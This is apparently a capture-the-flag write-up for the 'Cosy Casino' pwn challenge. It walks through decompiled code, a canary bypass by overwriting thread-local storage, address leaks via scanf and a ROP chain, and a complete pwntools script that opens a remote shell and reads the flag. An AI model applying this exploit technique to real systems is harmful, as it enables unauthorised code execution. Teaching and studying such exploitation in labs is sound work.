

Cosy Casino

1) Checked security

```
(vigneswar@VigneswarPC)~[~/Pwn/Cosy Casino/challenge]
$ checksec casino
[*] '/home/vigneswar/Pwn/Cosy Casino/challenge/casino'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
```

2) Decompiled the code

```

1
2 undefined8 main(void)
3
4 {
5     int iVar1;
6     undefined *__stat_loc;
7     long in_FS_OFFSET;
8     int local_28;
9     uint local_24;
10    ulong local_20;
11    pthread_t local_18;
12    long local_10;
13
14    local_10 = *(long *)(in_FS_OFFSET + 0x28);
15    local_28 = 0;
16    setup();
17    banner();
18    show_gems();
19    printf(&DAT_00101f20,&DAT_00101957);
20    printf("> ");
21    __isoc99_scanf(&DAT_00101bf1,&local_28);
22    if (local_28 != 1) {
23        printf("%s[-] Invalid option!\nExiting..",&DAT_00101926);
24        /* WARNING: Subroutine does not return */
25        exit(0x69);
26    }
27    printf("%s\n[+] Welcome!\n",&DAT_00101986);
28    gems = gems + -1;
29    while (6 < gems) {
30        iVar1 = menu(1);
31        if (iVar1 == 2) {
32            dice();
33        }
34        else if (iVar1 == 3) {
35            printf("\n%s[-] Black Jack is not available at the moment!\n",&DAT_00101926);
36        }
37        else {
38            if (iVar1 != 1) {
39                printf("\n%s[-] Invalid option!\nExiting..\n",&DAT_00101926);
40                /* WARNING: Subroutine does not return */
41                exit(0x16);
42            }
43            roulette();
44        }
45    }
46    printf("\n%s[+] After so many games, you get 1 round for FREE!\n",&DAT_00101986);
47    iVar1 = menu(0);
48    if (iVar1 == 2) {
49        dice();
50    }

```

```

else if (iVar1 == 3) {
    printf("\n%s[-] Black Jack is not available at the moment!\n",&DAT_00101926);
}
else if (iVar1 != 1) {
    printf("\n%s[-] Invalid option!\nExiting..\n",&DAT_00101926);
    /* WARNING: Subroutine does not return */
    exit(0x16);
}
printf("%sPick a number (0-32)\n> ",&DAT_00101957);
get_ul(&local_20);
puts("\x1b[0m");
if (local_20 < 0x21) {
    __stat_loc = &DAT_00101957;
    puts("\x1b[1;36m");
    wait(__stat_loc);
    iVar1 = rand();
    local_24 = iVar1 % 0x1f;
    printf("\n\n%s[+] Lucky number: [%d]\n%s[*] Your number: [%lu]\n",&DAT_00101986,(ulong)local_24,
        &DAT_00101957,local_20);
    if ((long)(int)local_24 == local_20) {
        printf(&DAT_00101ec8,&DAT_00101986);
        gems = gems + 0x14;
    }
    else {
        printf("%s[-] You lost! Better luck next time!\n",&DAT_00101926);
    }
}
else {
    printf("[-] %lu is not a valid number!\n",local_20);
}
pthread_create(&local_18,(pthread_attr_t *)0x0,last_chance,(void *)0x0);
pthread_join(local_18,(void **)0x0);
puts("\x1b[1;31m");
puts("[-] Goodbye!\n");
if (local_10 != *(long *)(&in_FS_OFFSET + 0x28)) {
    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
}
return 0;
}

```

```
1
2 void get_ul(undefined8 param_1)
3
4 {
5     long lVar1;
6     int iVar2;
7     long in_FS_OFFSET;
8
9     lVar1 = *(long *)(in_FS_OFFSET + 0x28);
10    __isoc99_scanf(&DAT_0010ldea,param_1);
11    do {
12        iVar2 = getchar();
13        if ((char)iVar2 == -1) {
14            /* WARNING: Subroutine does not return */
15            exit(1);
16        }
17    } while ((char)iVar2 != '\n');
18    if (lVar1 != *(long *)(in_FS_OFFSET + 0x28)) {
19        /* WARNING: Subroutine does not return */
20        __stack_chk_fail();
21    }
22    return;
23 }
24
```

```
1
2 int menu(int param_1)
3
4 {
5     long in_FS_OFFSET;
6     int local_14;
7     long local_10;
8
9     local_10 = *(long *)(in_FS_OFFSET + 0x28);
10    show_gems();
11    local_14 = 0;
12    while ((local_14 < 1 || (3 < local_14))) {
13        if (param_1 == 0) {
14            printf(&DAT_00101b78,&DAT_0010197e);
15        }
16        else {
17            printf(&DAT_00101af8,&DAT_0010197e);
18        }
19        __isoc99_scanf(&DAT_00101bf1,&local_14);
20    }
21    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
22        /* WARNING: Subroutine does not return */
23        __stack_chk_fail();
24    }
25    return local_14;
26 }
27
```

Cf Decompile: last_chance - (casino)

```
1
2 void last_chance(void)
3
4 {
5     long in_FS_OFFSET;
6     undefined local_38 [40];
7     long local_10;
8
9     local_10 = *(long *)(in_FS_OFFSET + 0x28);
10    puts(&DAT_00101aa0);
11    read(0, local_38, 0x900);
12    gems = gems + 0x14;
13    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
14        /* WARNING: Subroutine does not return */
15        __stack_chk_fail();
16    }
17    return;
18 }
19
```

Cf Decompile: help - (casino)

```
1
2 void help(void)
3
4 {
5     long lVar1;
6     long in_FS_OFFSET;
7
8     lVar1 = *(long *)(in_FS_OFFSET + 0x28);
9     printf("\n%s[*] Guess the number: \n1. You say a number between 1-12.\n2. You throw the dice\n3. I
10    f the result is what you said, you win the game.\n\n"
11    , &DAT_00101996);
12    puts(
13        "[*] Bigger fish: \n1. You throw the dice\n2. If the result is greater than your opponent's,
14        you win the game."
15    );
16    if (lVar1 != *(long *)(in_FS_OFFSET + 0x28)) {
17        /* WARNING: Subroutine does not return */
18        __stack_chk_fail();
19    }
20    return;
21 }
22
```

```

1
2 void guess(void)
3
4 {
5     int iVar1;
6     time_t tVar2;
7     char *__stat_loc;
8     long in_FS_OFFSET;
9     uint local_18;
10    uint local_14;
11    long local_10;
12
13    local_10 = *(long *)(in_FS_OFFSET + 0x28);
14    local_18 = 1;
15    while (((int)local_18 < 2 || (0xc < (int)local_18))) {
16        printf("%s[*] Number (2-12)\n> ", &DAT_00101996);
17        __isoc99_scanf(&DAT_00101bf1, &local_18);
18    }
19    __stat_loc = "[*] You threw the dice!";
20    puts("[*] You threw the dice!");
21    wait(__stat_loc);
22    tVar2 = time((time_t *)0x0);
23    srand((uint)tVar2);
24    local_14 = 0;
25    while ((int)local_14 < 2) {
26        iVar1 = rand();
27        local_14 = iVar1 % 0xb;
28    }
29    printf("\n\n%s[+] Result: [%d]\n%s[*] Your number: [%d]\n", &DAT_00101986, (ulong)local_14,
30        &DAT_00101957, (ulong)local_18);
31    if (local_14 == local_18) {
32        printf(&DAT_00101d56, &DAT_00101986);
33        gems = gems + 0x14;
34    }
35    else {
36        printf("%s[-] You lost! Better luck next time!\n%s", &DAT_00101926, &DAT_0010195f);
37    }
38    if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
39        /* WARNING: Subroutine does not return */
40        __stack_chk_fail();
41    }
42    return;
43 }
44

```

```
1
2 void fish(void)
3
4 {
5     long lVar1;
6     int iVar2;
7     int iVar3;
8     time_t tVar4;
9     char *__stat_loc;
10    long in_FS_OFFSET;
11
12    lVar1 = *(long *)(in_FS_OFFSET + 0x28);
13    __stat_loc = "%s[*] You threw the dice!";
14    printf("%s[*] You threw the dice!", &DAT_0010198e);
15    wait(__stat_loc);
16    tVar4 = time((time_t *)0x0);
17    srand((uint)tVar4);
18    iVar2 = rand();
19    iVar3 = rand();
20    printf("\n\n%s[+] Your number: [%d]\n%s[*] Opponent's: [%d]\n", &DAT_00101986,
21          (ulong)(uint)(iVar3 % 6), &DAT_0010198e, (ulong)(uint)(iVar2 % 0xb));
22    if (iVar2 % 0xb < iVar3 % 6) {
23        printf(&DAT_00101d56, &DAT_00101986);
24        gems = gems + 0x14;
25    }
26    else {
27        printf("%s[-] You lost! Better luck next time!\n%s", &DAT_00101926, &DAT_0010195f);
28    }
29    if (lVar1 != *(long *)(in_FS_OFFSET + 0x28)) {
30        /* WARNING: Subroutine does not return */
31        __stack_chk_fail();
32    }
33    return;
34 }
35
```




```
1
2 void dice(void)
3
4 {
5     long in_FS_OFFSET;
6     int local_14;
7     long local_10;
8
9     local_10 = *(long *) (in_FS_OFFSET + 0x28);
10    local_14 = 0;
11    gems = gems + -9;
12    printf("%s\n1. Guess the number\n2. Bigger fish\n3. Help\n> ", &DAT_00101957);
13    __isoc99_scanf(&DAT_00101bf1, &local_14);
14    if (local_14 == 2) {
15        fish();
16    code_r0x001013e1:
17        if (local_10 != *(long *) (in_FS_OFFSET + 0x28)) {
18            /* WARNING: Subroutine does not return */
19            __stack_chk_fail();
20        }
21        return;
22    }
23    if (local_14 == 3) {
24        help();
25        dice();
26    }
27    else if (local_14 == 1) {
28        guess();
29        goto code_r0x001013e1;
30    }
31    printf("\n%s[-] Invalid option!\nExiting...\n", &DAT_00101926);
32    /* WARNING: Subroutine does not return */
33    exit(0xde);
34 }
35
```

```

C: Decompile: show_gems - (casino)
1
2 void show_gems(void)
3
4 {
5     long lVar1;
6     long in_FS_OFFSET;
7
8     lVar1 = *(long *)(in_FS_OFFSET + 0x28);
9     if (((int)gems < 0x3e9) && (-1 < (int)gems)) {
10         puts("\x1b[1;36m");
11         fprintf(stderr,&DAT_00101964,(ulong)gems,&DAT_0010195f);
12         if (lVar1 != *(long *)(in_FS_OFFSET + 0x28)) {
13             /* WARNING: Subroutine does not return */
14             __stack_chk_fail();
15         }
16         return;
17     }
18     printf(&DAT_00101930,&DAT_00101926);
19     /* WARNING: Subroutine does not return */
20     exit(0x45);
21 }
22

```



00101964	5b	??	5Bh	[
00101965	2a	??	2Ah	*	
00101966	5d	??	5Dh]	
00101967	20	??	20h		
00101968	43	??	43h	C	
00101969	75	??	75h	u	
0010196a	72	??	72h	r	
0010196b	72	??	72h	r	
0010196c	65	??	65h	e	
0010196d	6e	??	6Eh	n	
0010196e	74	??	74h	t	
0010196f	20	??	20h		
00101970	f0	??	F0h		
00101971	9f	??	9Fh		
00101972	92	??	92h		
00101973	8e	??	8Eh		
00101974	3a	??	3Ah	:	
00101975	20	??	20h		
00101976	5b	??	5Bh	[
00101977	25	??	25h	%	
00101978	64	??	64h	d	
00101979	5d	??	5Dh]	
0010197a	25	??	25h	%	
0010197b	73	??	73h	s	
0010197c	0a	??	0Ah		
0010197d	00	??	00h		

```

3
4 {
5     long lVar1;
6     long in_FS_OFFSET;
7
8     lVar1 = *(long *)(in_FS_OFFSET + 0x28);
9     if (((int)gems < 0x3e9) && (-1 < (int)gems)) {
10         puts("\x1b[1;36m");
11         fprintf(stderr,&DAT_00101964,(ulong)gems,&DAT_0010195f);
12         if (lVar1 != *(long *)(in_FS_OFFSET + 0x28)) {
13             /* WARNING: Subroutine does not return */
14             __stack_chk_fail();
15         }
16         return;
17     }
18     printf(&DAT_00101930,&DAT_00101926);
19     /* WARNING: Subroutine does not return */
20     exit(0x45);
21 }
22

```

3) Notes:

- i) There is a overflow in last chance function

4) Trouble:

First, we need to get the right libc version as pthread implementation maybe different, so i downloaded it on docker

```
FROM ubuntu:18.04

# Install GDB
RUN apt-get update

# Copy the binary into the container
COPY casino /root/
RUN chmod +x /root/casino

CMD ["/bin/bash"]
```

```
(vigneswar@VigneswarPC)-[~/Pwn/Cosy Casino/challenge]
$ docker run -it -v /home/vigneswar/Pwn/Cosy\ Casino/challenge/lib:/Temp cosy_casino /bin/bash
root@bb7aad7ad192:/# |
```

Then copied libraries and patched the binary

```
(vigneswar@VigneswarPC)-[~/Pwn/Cosy Casino/challenge]
$ sudo pwntools --bin casino --libc lib/x86_64-linux-gnu/libc-2.27.so --ld lib/x86_64-linux-gnu/ld-2.27.so --template-path ~/Pwn/exploit.py
bin: casino
libc: lib/x86_64-linux-gnu/libc-2.27.so
ld: lib/x86_64-linux-gnu/ld-2.27.so

symlinking lib/x86_64-linux-gnu/libc.so.6 -> libc-2.27.so
copying casino to casino_patched
running patchelf on casino_patched
writing solve.py stub
```

5) Canary bypass:

When a new thread is created, the canary value is stored in a structure called Thread local storage, with large overflow, we can tamper it with a fake canary and pass the check

Before Overflow:

```
(remote) gef> grep 0xc52719e85181c900
[+] Searching '\x00\xc9\x81\x51\xe8\x19\x27\xc5' in memory
[+] In (0x7f753179d000-0x7f7531fa0000), permission=rw-
0x7f7531f9bee8 - 0x7f7531f9bf08 → "\x00\xc9\x81\x51\xe8\x19\x27\xc5[...]"
"
0x7f7531f9bf98 - 0x7f7531f9bfb8 → "\x00\xc9\x81\x51\xe8\x19\x27\xc5[...]"
"
0x7f7531f9c728 - 0x7f7531f9c748 → "\x00\xc9\x81\x51\xe8\x19\x27\xc5[...]"
"
0x7f7531f9d768 - 0x7f7531f9d788 → "\x00\xc9\x81\x51\xe8\x19\x27\xc5[...]"
"
[+] In '[stack]'(0x7ffc455ba000-0x7ffc455dc000), permission=rw-
0x7ffc455d65f8 - 0x7ffc455d6618 → "\x00\xc9\x81\x51\xe8\x19\x27\xc5[...]"
"
0x7ffc455d8dc8 - 0x7ffc455d8de8 → "\x00\xc9\x81\x51\xe8\x19\x27\xc5[...]"
"
0x7ffc455d8e28 - 0x7ffc455d8e48 → "\x00\xc9\x81\x51\xe8\x19\x27\xc5[...]"
"
(remote) gef>
```

After overflow

```
(remote) gef> grep 0xc52719e85181c900
[+] Searching '\x00\xc9\x81\x51\xe8\x19\x27\xc5' in memory
[+] In (0x7f753179d000-0x7f7531fa0000), permission=rw-
0x7f7531f9d768 - 0x7f7531f9d788 → "\x00\xc9\x81\x51\xe8\x19\x27\xc5[...]"
"
[+] In '[stack]'(0x7ffc455ba000-0x7ffc455dc000), permission=rw-
0x7ffc455d65f8 - 0x7ffc455d6618 → "\x00\xc9\x81\x51\xe8\x19\x27\xc5[...]"
"
0x7ffc455d8dd8 - 0x7ffc455d8df8 → "\x00\xc9\x81\x51\xe8\x19\x27\xc5[...]"
"
0x7ffc455d8e28 - 0x7ffc455d8e48 → "\x00\xc9\x81\x51\xe8\x19\x27\xc5[...]"
"
(remote) gef>
```

Segment Registers [\[edit | edit source \]](#)

The 6 Segment Registers are:

- Stack Segment (SS). Pointer to the stack ('S' stands for 'Stack').
- Code Segment (CS). Pointer to the code ('C' stands for 'Code').
- Data Segment (DS). Pointer to the data ('D' stands for 'Data').
- Extra Segment (ES). Pointer to extra data ('E' stands for 'Extra'; 'E' comes after 'D').
- F Segment (FS). Pointer to more extra data ('F' comes after 'E').
- G Segment (GS). Pointer to still more extra data ('G' comes after 'F').

Before Overflow:

```

0x00007f94f973bee8 | +0x0028: 0xdc27097c2e4ab700
0x00007f94f973bef0 | +0x0030: 0x0000000000000000 ← $rbp
0x00007f94f973bef8 | +0x0038: 0x00007f94f9932164 → <start_thread+00e4> mov QWORD PTR fs:0x630, rax
code:x86:64
0x55c9bc000f19 <last_chance+0027> mov     edx, 0x900
0x55c9bc000f1e <last_chance+002c> mov     rsi, rax
• 0x55c9bc000f21 <last_chance+002f> mov     edi, 0x0
→ 0x55c9bc000f26 <last_chance+0034> call    0x55c9bc000a60 <read@plt>
↳ 0x55c9bc000a60 <read@plt+0000> jmp     QWORD PTR [rip+0x20251a]
# 0x55c9bc202f80 <read@got.plt>
0x55c9bc000a66 <read@plt+0006> push    0x6
0x55c9bc000a6b <read@plt+000b> jmp     0x55c9bc0009f0
0x55c9bc000a70 <srand@plt+0000> jmp     QWORD PTR [rip+0x202512]
# 0x55c9bc202f88 <srand@got.plt>
0x55c9bc000a76 <srand@plt+0006> push    0x7
0x55c9bc000a7b <srand@plt+000b> jmp     0x55c9bc0009f0
arguments (guessed)
read@plt (
    $rdi = 0x0000000000000000,
    $rsi = 0x00007f94f973bec0 → 0x0000000000000000,
    $rdx = 0x00000000000000900
)
threads
[#0] Id 1, Name: "casino_patched", stopped 0x7f94f99336f5 in __pthread_timedjoin_ex (), reason: SINGLE STEP
[#1] Id 2, Name: "casino_patched", stopped 0x55c9bc000f26 in last_chance (), reason: SINGLE STEP
trace
[#0] 0x55c9bc000f26 → last_chance()
[#1] 0x7f94f9932164 → start_thread()
[#2] 0x7f94f985adef → clone()
(remote) gef> x/a $fs_base+0x28
0x7f94f973c728: 0xdc27097c2e4ab700
(remote) gef>

```

After overflow:

[illegible]

We got control of the rip

Offset:

```
(remote) gef> x/a $fs_base+0x28
0x7fefac045728: 0x90f8d208d3e56900
(remote) gef> p/x 0x7fefac045728-0x00007fefac044ec0
$1 = 0x868
```

6) Address leak:

When we enter a invalid value in scanf, it keeps the buffer unchanged


```
C test.c U X
C test.c
1  #include <stdio.h>
2
3  int main(){
4      long int target = 1337;
5      scanf("%d", &target);
6      printf("%d", target);
7  }

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS 5

(vigneswar@VigneswarPC)-[~/Pwn/Cosy Casino/challenge]
$ gcc test.c && ./a.out
123
123

(vigneswar@VigneswarPC)-[~/Pwn/Cosy Casino/challenge]
$ gcc test.c && ./a.out
aaaa
1337

(vigneswar@VigneswarPC)-[~/Pwn/Cosy Casino/challenge]
$
```

So with this, we could leak previous value stored on stack!!!

```
get_ul(&local_20);
puts("\x1b[0m");
if (local_20 < 0x21) {
    __stat_loc = &DAT_00101957;
    puts("\x1b[1;36m");
    wait(__stat_loc);
    iVar1 = rand();
    local_24 = iVar1 % 0x1f;
    printf("\n\n%s[+] Lucky number: [%d]\n%s[*] Your number: [%lu]\n", &DAT_00101986, (ulong)local_24,
        &DAT_00101957, local_20);
    if ((long)(int)local_24 == local_20) {
        printf(&DAT_00101ec8, &DAT_00101986);
        gems = gems + 0x14;
    }
    else {
        printf("%s[-] You lost! Better luck next time!\n", &DAT_00101926);
    }
}
else {
    printf("[-] %lu is not a valid number!\n", local_20)
}
```

We could use this on the roulette functionality to leak address

7) One Gadget:


```

(vigneswar@VigneswarPC)-[~/Pwn/Cosy Casino/challenge]
$ one_gadget lib/x86_64-linux-gnu/libc-2.27.so
0x4f3ce execve("/bin/sh", rsp+0x40, environ)
constraints:
  address rsp+0x50 is writable
  rsp & 0xf == 0
  rcx == NULL || {rcx, "-c", r12, NULL} is a valid argv

0x4f3d5 execve("/bin/sh", rsp+0x40, environ)
constraints:
  address rsp+0x50 is writable
  rsp & 0xf == 0
  rcx == NULL || {rcx, rax, r12, NULL} is a valid argv

0x4f432 execve("/bin/sh", rsp+0x40, environ)
constraints:
  [rsp+0x40] == NULL || {[rsp+0x40], [rsp+0x48], [rsp+0x50], [rsp+0x58], ...} is a valid argv

0x10a41c execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL || {[rsp+0x70], [rsp+0x78], [rsp+0x80], [rsp+0x88], ...} is a valid argv

```

Since stack is in our control, we could use this gadget

7) Exploit:

```

#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("casino_patched")
libc = ELF("lib/x86_64-linux-gnu/libc-2.27.so")
ld = ELF("lib/x86_64-linux-gnu/ld-2.27.so")
context.binary = exe

# io = gdb.debug(exe.path, 'b* last_chance+0x05e\nc\nc')
io = remote('94.237.62.149', 57985)

# leak base address
io.sendlineafter(b'> ', b'1')
for i in range(11):
    io.sendlineafter(b'> ', b'1')
    io.sendlineafter(b'> ', b'1337')
io.sendlineafter(b'> ', b'1')
io.sendlineafter(b'> ', b'\x55'*8)
exe.address = int(io.recvuntil(b' is not a valid
number!').lstrip(b'\x1b[0m\n[-] ').strip(b' is not a valid number!').decode())
- 0xb20

# leak libc address
pop_rdi_ret = p64(0x18f3+exe.address)
payload = pop_rdi_ret+p64(exe.got.puts)+p64(0xa20+exe.address)
+p64(exe.sym.last_chance)
io.sendlineafter(b'> ', b'\x00'*56+payload+b'\x00'*(0x870-56-len(payload)))
io.recvline()
leak = io.recvline()
libc.address = unpack(leak.strip(), 'all')-libc.sym.puts
print(hex(libc.address), hex(exe.address))

```

```
# call shell
payload = p64(libc.address+0x4f432)
io.sendlineafter(b'> ', b'\x00'*56+payload+b'\x00'*(0x870-56-len(payload)))
io.recvline()

io.interactive()
```

8) Flag:

```
(vigneswar@VigneswarPC)-[~/Pwn/Cosy Casino/challenge]
$ python3 solve.py
0x7fc9c1717000 0x5590ee200000
$ ls
casino  flag.txt  libc-2.27.so
$ cat flag.txt
HTB{thr34d5_4nd_c4n4r13s_4r3_n0t_g00d_fr13nd5_4ft3r_4ll}
$
```